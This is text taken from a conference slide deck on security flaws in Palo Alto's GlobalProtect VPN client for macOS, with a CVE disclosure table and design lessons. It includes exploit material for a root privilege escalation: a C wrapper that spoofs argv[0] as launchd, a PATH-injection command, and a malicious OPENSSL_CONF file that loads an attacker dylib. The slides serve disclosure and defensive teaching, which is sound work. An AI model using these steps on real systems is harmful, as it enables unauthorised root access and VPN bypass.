
PanGPA





- User preferences
- Local cached config

/Users/\$USER/Library/Preferen ces/ com.paloaltonetworks.GlobalPr otect.settings.plist





The real problem




An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks.

— OWASP, Top 10:2021 Insecure Design





Trust boundary




Secure design means building controls where they can't be bypassed, on the 'right' side of a trust boundary.







Privilege Escalation to Root






Privileged Binaries: Deeper dive








Privileged Binaries: Deeper dive



\$ PATH=[ATTACKER_CONTROLLED_DIR] \
\$GP_APP_PATH/Contents/Resources/PanGPS





But PanGPS fights back, again...



> PATH=/tmp/ ./PanGPS P3388-T259 07/20/2025 10:30:39:721 Debug(810): Not match 2025-07-20 10:30:39.721 PanGPS[3388:61224] PanGPS cannot be launched this way!

There's a security control

- PanGPS works out which process started to it.
- Kill process if not launched by /sbin/launchd



Decompiled PanGPS binary:

```
bool CheckProcessName(int pid, const char *expected_name) {
  char cmd[256];
 snprintf(cmd, sizeof(cmd), "ps -p %d -o command | grep -v COMMAND", pid);
 FILE *fp = popen(cmd, "r");
 if (fp == NULL) {
   return false;
                                  ns gets command from argv 🛝
  char output[260];
 if (fgets(output, sizeof(output), fp) == NULL) {
   pclose(fp);
   return false;
                                                                          But if we control
                                                                         parent process, we
                                                                          also control argv!
 trim_trailing_spaces(output);
  bool match = strcmp(output, expected_name) == 0;
  pclose(fp);
  return match;
```



Without malicious wrapper

PanGPS_wrapper.c:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    strncpy(argv[0], "/sbin/launchd", strlen(argv[0]));
    system("/Applications/GlobalProtect.app/Contents/Resources/PanGPS");

return 0;
}
```

With malicious wrapper





But PanGPS fights back, again, again...



Decompiled PanGPS binary:

```
void entry(int argc, char **argv) {
  // Overwrite attacker-controlled environment variable
  setenv("PATH", "/usr/bin:/usr/sbin:/sbin", 1);
 // ... rest of PanGPS startup logic ...
```

There's another security control

PanGPS sanitises \$PATH



Well then, let's just use a different one!



Decompiled PanGPS binary:

```
char *ossl safe_getenv(const char *name) {
   if (OPENSSL_issetugid() != 0) {
     // running setuid/setgid → environment is untrusted
     return NULL;
   }
   return getenv(name);
}
```



OPENSSL_CONF environment variable

ENVIRONMENT

• OPENSSL_CONF

This is a problem, but let's try it anyway...

The path to the config file or the empty string for none.

Ignored in set-user-ID and set-group-ID programs.

https://docs.openssl.org/3.1/man5/config/#environment

```
$ OPENSSL_CONF=/tmp/evil.conf \
    ./PanGPS_wrapper
```


Example malicious OPENSSL configuration file:

```
openssl_conf = openssl_init

[openssl_init]
engines = engine_section

[engine_section]
pkcs11 = pkcs11_section

[pkcs11_section]
engine_id = pkcs11
dynamic_path = /tmp/evil_openssl_engine.dylib
default_alogorithms = ALL
init = 1
```




Scale to fit below built-in camera



But why did that work!?

Decompiled PanGPS binary:


```
int OPENSSL_issetugid(void) {
   uid_t real_uid = getuid();
   uid_t effective_uid = geteuid();
   if (real_uid == effective_uid) {
      gid_t real_gid = getgid();
      gid_t effective_gid = getegid();
      return (int)(real_gid != effective_gid);
  return 1;
                                           Value in a typical SUID
                          Concept
                                                 binary
                                         The user who launched the
                       UID (Real UID)
                                             binary (e.g. you)
                                          The owner of the binary:
                     EUID (Effective UID)
                                          typically root if it's a SUID
                                               root binary
```





SUID Binary Privilege Escalation Summary

Defensive Control	Bypass Technique
launchd check	Fooled by fake parent PID
\$PATH sanitsation	Target \$0PENSSL_CONF instead
Issetuid() check	ineffective due to 'true' root child processes






The real problem



Least Privilege - A security principle in which a person or process is given only the minimum level of access rights (privileges) that is necessary for that person or process to complete an assigned operation.

OWASP, Principles of Security





https://developer.apple.com/librar y/archive/documentation/MacOSX /Conceptual/BPSystemStartup/Cha pters/CreatingLaunchdJobs.html



Fixes, Failures, and Final Lessons

Vulnerability (CVE)	Reported	Status	Fixed	Notes / Mitigation
VPN Bypass: DNS Spoofing, Wildcard Split Tunnel Domain	April 2024	WON'T FIX	N/A	"After investigation, we have determined that we do not consider this a vulnerability in the GlobalProtect macOS app." Potential mitigation: Combine 'Split Tunnel Domain' AND 'Split DNS' features.

Vulnerability (CVE)	Reported	Status	Fixed	Notes / Mitigation
VPN Bypass: DNS Spoofing, Wildcard Split Tunnel Domain	April 2024	WON'T FIX	N/A	"After investigation, we have determined that we do not consider this a vulnerability in the GlobalProtect macOS app." Potential mitigation: Combine 'Split Tunnel Domain' AND 'Split DNS' features.
VPN Bypass: Forged IPC Disconnect (MacOS)	October 2024	CVE-2025-0135 CVSS v4 Base: 5.7	July 2025 Initial patch ineffective, repatched in: 6.2.8-h3 (6.2.8-c263) 6.3.3-h2 (6.3.3-c676)	Palo Alto reported to fix under CVE-2025- 0135, however vulnerability still present Repatched successfully under original CVE-2025-0135
VPN Bypass: Forged IPC Disconnect (Linux)	October 2024	CVE-2025-2179 CVSS v4 Base: 6.8	July 2025 Initial patch ineffective, repatched in: 6.2.9	Palo Alto reported to fix under CVE-2025- 0140, however vulnerability still present Repatched successfully under CVE-2025- 2179

Vulnerability (CVE)	Reported	Status	Fixed	Notes / Mitigation
VPN Bypass: DNS Spoofing, Wildcard Split Tunnel Domain	April 2024	WON'T FIX	N/A	"After investigation, we have determined that we do not consider this a vulnerability in the GlobalProtect macOS app." Potential mitigation: Combine 'Split Tunnel
				Domain' AND 'Split DNS' features.
VPN Bypass: Forged IPC Disconnect	October 2024	PATCHED	July 2025	Palo Alto reported to fix under CVE-2025- 0135, however vulnerability still present
(MacOS)		CVE-2025-0135 CVSS v4 Base: 5.7	Initial patch ineffective, repatched in: 6.2.8-h3 (6.2.8-c263) 6.3.3-h2 (6.3.3-c676)	Repatched successfully under original CVE-2025-0135
VPN Bypass: Forged IPC Disconnect	October 2024	PATCHED	July 2025	Palo Alto reported to fix under CVE-2025- 0140, however vulnerability still present
(Linux)		CVE-2025-2179 CVSS v4 Base: 6.8	Initial patch ineffective, repatched in: 6.2.9	Repatched successfully under CVE-2025- 2179
VPN Bypass:	October 2024	PATCHED	July 2025	Although initially reported for MacOS, Palo Alto reported to affect:
Plist File Modification (MacOS)		CVE-2025-0140 CVSS v4 Base: 6.8	Patched in: 6.2.8-h2 (6.2.8-c233) 6.3.3-h1 (6.3.3-c650)	• Linux • MacOS
Privilege Escalation:	October 2024	PATCHED	July 2025	Although initially reported for MacOS, Palo Alto reported to affect:
SUID Binary Abuse		CVE-2025-0141	Databad in	Windows
(MacOS)		CVSS v4 Base:	Patched in: 6.2.8-h2 (6.2.8-c233)	• Linux
		8.4	6.3.3-h1 (6.3.3-c650)	MacOS



CVE-2025-0135 – Forged IPC Disconnect (macOS)

Before the 'patch':

Low privileged user could disable
 GlobalProtect via spoofed IPC command

Defensive Control	Bypass Technique
lsof check	Fooled by Bash redirection or short binary


```
COMMAND PID USER FD TYPE (...)
PanGpHipM 48222 demo 0u IPv4 (...) (CLOSE_WAIT)
PanGpHipM 48222 demo 1u IPv4 (...) (CLOSE WAIT)
spoofedC 48587 demo 3u IPv4 (...) (ESTABLISHED)
```




CVE-2025-0135 – Forged IPC Disconnect (macOS)

After the 'patch' (version 6.3.3):


- Exact same PoC still worked!
- Defensive control was <u>removed</u>, not fixed
- Now <u>any</u> process can send disconnect messages









Derived from decompiled code










Logic **always** identifies server i.e. PanGPS







Security must be built in, not bolted on



To this day, GlobalProtect gives too much control to user-space processes, it fails to enforce privilege boundaries, and relies on bolt-on security checks instead of architectural safeguards.



Final Takeaways

Black Hat Sound Bytes



1. Security software is still software, and it can be dangerous

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1. Security software is still software, and it can be dangerous

2. Bad design can't be patched, it needs to be rebuilt



- 1. Security software is still software, and <u>it can be</u> <u>dangerous</u>
- 2. Bad design can't be patched, it needs to be rebuilt
- 3. Blind trust in "security" tools can make you less secure



Thank you



Link to website Whitepaper to follow

Alex Bourla



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